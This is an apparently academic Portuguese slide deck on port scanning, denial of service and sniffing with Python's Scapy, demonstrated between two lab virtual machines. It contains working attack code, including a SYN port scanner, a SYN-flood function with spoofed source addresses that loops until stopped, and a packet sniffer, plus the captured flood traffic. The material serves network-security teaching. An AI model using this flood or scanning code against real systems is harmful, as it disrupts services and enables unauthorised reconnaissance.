

Port Scan, DOS e Sniffing em Python (Scapy)

Alexandre Clem

Índice

- Port Scan, DOS e Sniffing
- Scapy
- Cenário de Testes

Port Scan, DOS e Sniffing

- Port Scan
 - Técnica que visa descobrir o estado das portas em uma rede.
 - Descobrir portas abertas e efetuar ataques.
 - Em geral o escaneamento é feito de 0 - 1024 (Portas de serviços bem conhecidos).
 - Protocolos utilizados:
 - TCP
 - UDP

Port Scan, DOS e Sniffing

- Técnicas

- Ping Scans

- Utiliza o protocolo ICMP para descobrir se hosts estão ativos.

- SYN Scans

- Descobre se a porta TCP está aberta sem concretizar a conexão.

Port Scan, DOS e Sniffing

- XMAS Scans
 - Método mais silencioso de escaneamento.
 - Escaneia portas TCP enviando todas as flags, incluindo a FIN para não ser identificado.
- Resultados
 - Porta OPEN
 - Porta CLOSED
 - Porta FILTERED

Port Scan, DOS e Sniffing

- DOS (Denial of Service)
 - Ataque que visa derrubar um servidor ou rede.
 - Sobrecarrega o alvo com requisições.
 - Técnicas:
 - Buffer Overflow
 - Aumentar o tráfego para um endereço de rede além dos limites definidos pelos desenvolvedores do sistema.

Port Scan, DOS e Sniffing

- ICMP Flood
 - Desconfigurar dispositivos de rede enviando pacotes ICMP (anônimos).
- SYN Flood
 - Envia requisições TCP sem efetivamente completar o handshake.

Port Scan, DOS e Sniffing

- Sniffing
 - Visa capturar todos os pacotes que trafegam em uma rede.
 - Utilizam hardware e software de algum dispositivo da rede.
 - Técnicas:
 - Active Sniffing
 - O atacante tem a possibilidade de interagir com os pacotes.
 - Utiliza-se ARP Poisoning para efetuar Man-in-the-Middle.

Port Scan, DOS e Sniffing

- Passive Sniffing
 - O atacante apenas monitora os pacotes.
 - Utiliza-se a NIC (network interface card) em modo promíscuo para analisar os pacotes.

Scapy

- O que é ?
 - Biblioteca em Python.
 - Capaz de forjar/decodificar pacotes de diversos tipos de protocolos diferentes.
 - Envia e recebe pacotes, faz requisições e recebe respostas.
- Instalação

```
$ python -m pip install scapy
```

Scapy

- Enviando/Recebendo Pacotes
 - **sr()** - Envia o pacote e recebe as respostas.
 - **sr1()** - Envia o pacote e armazena apenas uma resposta.
 - A criação de pacotes é feita por **empilhamento de camadas**.
 - Exemplo:

```
ip_layer = IP(dst='www.google.com')
tcp_layer = TCP(dport=80)
packet = ip_layer/tcp_layer
packet_response = sr1(packet)
```


Scapy

- Respostas estão no formato de tupla (**answered, unanswered**)
- Parâmetros úteis:
 - timeout → Tempo enviando/recebendo pacotes.
 - count → Número de pacotes a serem enviados.
- Exemplo:

```
# Com sr() recebem-se múltiplas respostas.  
ans, uns = sr(IP(dst='www.google.com')/TCP(dport=80), timeout=5)
```

Scapy


- Algumas Funcionalidades
 - DNS Request



```
sr1(IP(dst='YOUR LOCAL ROUTER')/UDP()/DNS(rd=1, qd=DNSQR(qname='www.google.com'))  
# rd -> Recursão  
# qd -> Query Domain  
# DNSQR -> DNS Query Record  
# qname -> Nome da Query
```

Scapy

- ARP



```
arping( '10.0.2.0/24' )
```

- Traceroute




```
traceroute( [ 'www.google.com' ], maxttl=20 )
```

Cenário de Testes

- Ambiente de Rede Virtualizado
 - Rede NAT
 - IP - 10.0.2.0/24
 - xubuntu_1 - IP 10.0.2.5 / Interface enp0s9 (Atacante)
 - xubuntu_2 - IP 10.0.2.4 / Interface enp0s9
 - xubuntu_2 - Servidor Apache na Porta 80

Cenário de Testes

- Cenário



The image displays two terminal windows from an Oracle VM VirtualBox, both running Ubuntu 1. The left window, titled 'xubuntu_1 [Executando] - Oracle VM VirtualBox', shows the output of the 'ifconfig' command for the 'security-PC' interface. It details the configuration for the 'enp0s9' (ethernet) and 'lo' (loopback) interfaces, including IP addresses, netmasks, broadcast addresses, and various statistics like RX/TX packets and errors. The right window, titled 'xubuntu_2 [Executando] - Oracle VM VirtualBox', shows the output of the 'ifconfig' command for the 'security-PC' interface, followed by the output of the 'netstat -antu' command, which lists active internet connections (servers and established) with columns for protocol, receive/send queue sizes, local and foreign addresses, and connection states.

```
xubuntu_1 [Executando] - Oracle VM VirtualBox
Terminal - alexcbs@security-PC:~
File Edit View Terminal Tabs Help
alexcb@security-PC:~$ ifconfig
enp0s9: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a661:3a7d:ea52:2bbd prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:87:7c:ad txqueuelen 1000 (Ethernet)
    RX packets 119 bytes 50532 (50.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 144 bytes 28087 (28.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 121 bytes 10893 (10.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 121 bytes 10893 (10.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

alexcb@security-PC:~$

xubuntu_2 [Executando] - Oracle VM VirtualBox
Terminal - alexcbs@security-PC:~
File Edit View Terminal Tabs Help
alexcb@security-PC:~$ ifconfig
enp0s9: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::666b:9ccf:8905:9fda prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:47:ee:b2 txqueuelen 1000 (Ethernet)
    RX packets 33 bytes 5037 (5.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 76 bytes 9611 (9.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 275 bytes 22324 (22.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 275 bytes 22324 (22.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

alexcb@security-PC:~$ netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:1:631          0.0.0.0:*                LISTEN
tcp        0      0 0.0.0.0:53:53         0.0.0.0:*                LISTEN
tcp6       0      0 :::1:631              :::*                    LISTEN
tcp6       0      0 :::80                 :::*                    LISTEN
udp        0      0 0.0.0.0:53:53         0.0.0.0:*                ESTABLISHED
udp        0      0 0.0.0.0:631          0.0.0.0:*                ESTABLISHED
udp        0      0 0.0.0.0:60062         0.0.0.0:*                ESTABLISHED
udp        0      0 0.0.0.0:5353         0.0.0.0:*                ESTABLISHED
udp6       0      0 :::5353              :::*                    ESTABLISHED
udp6       0      0 :::37248              :::*                    ESTABLISHED

alexcb@security-PC:~$
```


Cenário de Testes

- Port Scan
 - Função Principal

```
def syn_port_scan(port, target_ip):
    src_port = RandShort()
    packet = sr1(IP(dst=target_ip)/TCP(sport = src_port, dport=port, flags='S'), timeout=1, verbose=0) # TCP packet with SYN flag.

    if packet != None:
        if packet.haslayer(TCP):
            if packet[TCP].flags == SYN_ACK:
                rst_packet = IP(dst=target_ip)/TCP(sport=src_port, dport=port, flags='R') # Ending the connection (stealth), TCP packet
                sr(packet, timeout=1, verbose=0)
                return 'OPN' # Open
            elif packet[TCP].flags == RST:
                return 'CLS' # Closed
            else:
                return 'FIL' # Filtered
        elif packet.haslayer(ICMP):
            return 'FIL'
        else:
            return 'UNK' # Unknown responded
    else:
        return 'UNS' # Unanswered
```

Cenário de Testes

○ Resultados

The image shows two side-by-side VirtualBox windows. The left window, titled 'xubuntu_1 [Executando] - Oracle VM VirtualBox', displays a terminal window with a port scan GUI. The GUI has a 'PORT SCAN (SYN)' title bar and contains the following fields and results:

TARGET IP: 10.0.2.4
MIN PORT: 0
MAX PORT: 100

RESULTS

- Port 76 -> CLOSED
- Port 77 -> CLOSED
- Port 78 -> CLOSED
- Port 79 -> CLOSED
- Port 80 -> OPEN
- Port 81 -> CLOSED
- Port 82 -> CLOSED
- Port 83 -> CLOSED

At the bottom of the GUI are two buttons: 'START' and 'CLEAR'. Below the GUI, the terminal shows the command `./port_scan_gui.py` being executed.

The right window, titled 'xubuntu_2 [Executando] - Oracle VM VirtualBox', displays a terminal window with the output of the `sudo tcpdump -i enp0s9` command. The output shows a series of network packets and their details, including IP addresses, ports, and flags.

Cenário de Testes

- DOS
 - Função Principal

```
def syn_flood(target_ip, target_port):  
    ip_spoof = RandIP('192.168.0.0/24') # Hidding the real IP address  
    random_port = RandShort()  
  
    # Building the packet (stacking layers)  
    ip = IP(src=ip_spoof, dst=target_ip)  
    tcp = TCP(sport=random_port, dport=target_port, flags='S') # SYN FLOOD  
    packet_size = 1024  
    data = Raw(b'D'*packet_size)  
    packet = ip/tcp/data  
  
    send(packet, loop=1, verbose=0) # Send packet in a loop until CTRL+C
```

Cenário de Testes

○ Resultados

```
xubuntu_1 [Executando] - Oracle VM VirtualBox
dos.py - trab_final_redes - Visual Studio Code
File Edit Selection View Go Run Terminal Help
PROBLEMS 2 OUTPUT DEBUG CONSOLE TERMINAL
alexcs@security-PC:~/trab_final_redes$ sudo ./dos.py
/----- DOS ATTACK (SYN FLOOD) -----/
[*] Enter Target IP Address: 10.0.2.4
[*] Enter the Target Port: 80
[*] Enter DOS intensity (1, 2 or 3): 2
[!] DOS started...
[*] Press any key to stop.

[!] DOS successfully done.
alexcs@security-PC:~/trab_final_redes$

xubuntu_2 [Executando] - Oracle VM VirtualBox
Terminal - alexcs@security-PC:~
File Edit View Terminal Tabs Help
alexcs@security-PC:~$ sudo tcpdump -i enp0s9
tcpdump: verbose output suppressed, use -v|-vv... for full protocol decode
listening on enp0s9, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:29:00.880198 IP 192.168.0.3.20167 > security-PC.http: Flags [S], seq 0:1024, win 8192, length 1024: HTTP
17:29:00.880238 IP security-PC.http > 192.168.0.3.20167: Flags [S.], seq 2807039050, ack 1, win 64240, options
[mss 1460], length 0
17:29:00.880993 IP 192.168.0.3.20167 > security-PC.http: Flags [R.], seq 1, ack 1, win 32768, length 0
17:29:00.885369 IP 192.168.0.120.21861 > security-PC.http: Flags [S], seq 0:1024, win 8192, length 1024: HTTP
17:29:00.885396 IP security-PC.http > 192.168.0.120.21861: Flags [S.], seq 4234240956, ack 1, win 64240, option
s [mss 1460], length 0
17:29:00.885990 IP 192.168.0.120.21861 > security-PC.http: Flags [R.], seq 1, ack 1, win 32768, length 0
17:29:00.890143 IP 192.168.0.73.47678 > security-PC.http: Flags [S], seq 0:1024, win 8192, length 1024: HTTP
17:29:00.890181 IP security-PC.http > 192.168.0.73.47678: Flags [S.], seq 2275107181, ack 1, win 64240, options
[mss 1460], length 0
17:29:00.891404 IP 192.168.0.73.47678 > security-PC.http: Flags [R.], seq 1, ack 1, win 32768, length 0
17:29:00.895173 IP 192.168.0.226.53614 > security-PC.http: Flags [S], seq 0:1024, win 8192, length 1024: HTTP
17:29:00.895212 IP security-PC.http > 192.168.0.226.53614: Flags [S.], seq 2109334969, ack 1, win 64240, option
s [mss 1460], length 0
17:29:00.895950 IP 192.168.0.223.32157 > security-PC.http: Flags [S], seq 0:1024, win 8192, length 1024: HTTP
17:29:00.895960 IP 192.168.0.226.53614 > security-PC.http: Flags [R.], seq 1, ack 1, win 32768, length 0
17:29:00.895980 IP security-PC.http > 192.168.0.223.32157: Flags [S.], seq 237875222, ack 1, win 64240, options
[mss 1460], length 0
17:29:00.896560 IP 192.168.0.223.32157 > security-PC.http: Flags [R.], seq 1, ack 1, win 32768, length 0
17:29:00.900152 IP 192.168.0.138.14489 > security-PC.http: Flags [S], seq 0:1024, win 8192, length 1024: HTTP
17:29:00.900187 IP security-PC.http > 192.168.0.138.14489: Flags [S.], seq 1757338356, ack 1, win 64240, option
s [mss 1460], length 0
17:29:00.901009 IP 192.168.0.138.14489 > security-PC.http: Flags [R.], seq 1, ack 1, win 32768, length 0
17:29:00.903484 IP 192.168.0.168.14419 > security-PC.http: Flags [S], seq 0:1024, win 8192, length 1024: HTTP
17:29:00.903511 IP security-PC.http > 192.168.0.168.14419: Flags [S.], seq 2968169969, ack 1, win 64240, option
s [mss 1460], length 0
17:29:00.904173 IP 192.168.0.168.14419 > security-PC.http: Flags [R.], seq 1, ack 1, win 32768, length 0
17:29:00.915699 IP 192.168.0.28.25226 > security-PC.http: Flags [S], seq 0:1024, win 8192, length 1024: HTTP
17:29:00.915739 IP security-PC.http > 192.168.0.28.25226: Flags [S.], seq 1985584692, ack 1, win 64240, options
[mss 1460], length 0
17:29:00.917289 IP 192.168.0.28.25226 > security-PC.http: Flags [R.], seq 1, ack 1, win 32768, length 0
```



Cenário de Testes

- Sniffing
 - Função Principal

```
def sniffing_attack(interface, filter, time_sniffing, results_path):  
    print('[-] Sniffing started...')  
  
    # Getting the output from sniffing (by default stdout)  
    std_out = ''  
    with io.StringIO() as buffer, redirect_stdout(buffer):  
        packets = sniff(iface=interface, filter=filter, timeout=time_sniffing, prn=lambda p: p.summary())  
        std_out = buffer.getvalue()  
  
    # Saving the results from sniffing into a txt and pcap files  
    pcap_path = results_path + '/results.pcap'  
    results_path = results_path + '/results.txt'  
    try:  
        results = open('results.txt', 'w')  
        results.write(str(std_out))  
        results.close()  
        wrpcap(pcap_path, packets)  
    except Exception:  
        print('[~] ERROR Invalid path.')  
  
    return packets
```


Cenário de Testes

- Resultados



Cenário de Testes

○ Resultados

The image displays two side-by-side screenshots from a virtual machine environment, specifically Oracle VM VirtualBox, running a xubuntu_1 and xubuntu_2 instance.

Left Screenshot (xubuntu_1): Shows a network analysis tool (likely Wireshark) capturing DNS traffic. The interface includes a menu bar, toolbar, and a packet list table. The selected packet is a DNS Standard query response from 192.168.0.1 to 10.0.2.4.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	192.168.0.1	DNS	88	Standard query 0x1515 A s
2	0.000000	10.0.2.4	192.168.0.1	DNS	88	Standard query 0xbd83 AAA
3	0.072933	10.0.2.4	192.168.0.1	DNS	87	Standard query 0x27fb A w
4	0.074210	10.0.2.4	192.168.0.1	DNS	87	Standard query 0xaf7e AAA
5	0.151285	192.168.0.1	10.0.2.4	DNS	178	Standard query response 6
6	0.201263	192.168.0.1	10.0.2.4	DNS	115	Standard query response 6
7	0.201263	192.168.0.1	10.0.2.4	DNS	103	Standard query response 6

The packet details pane shows the selected packet (Frame 1) and its structure, including Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and Domain Name System (query). The packet bytes pane shows the raw data in hexadecimal and ASCII.

Right Screenshot (xubuntu_2): Shows a web browser (Mozilla Firefox) displaying the Stack Overflow homepage. The browser address bar shows the URL <https://stackoverflow.com>. The page content includes the Stack Overflow logo, navigation links, and a large promotional banner with the text: "Find the best answer to your technical question, help others answer theirs" and "Join the community".

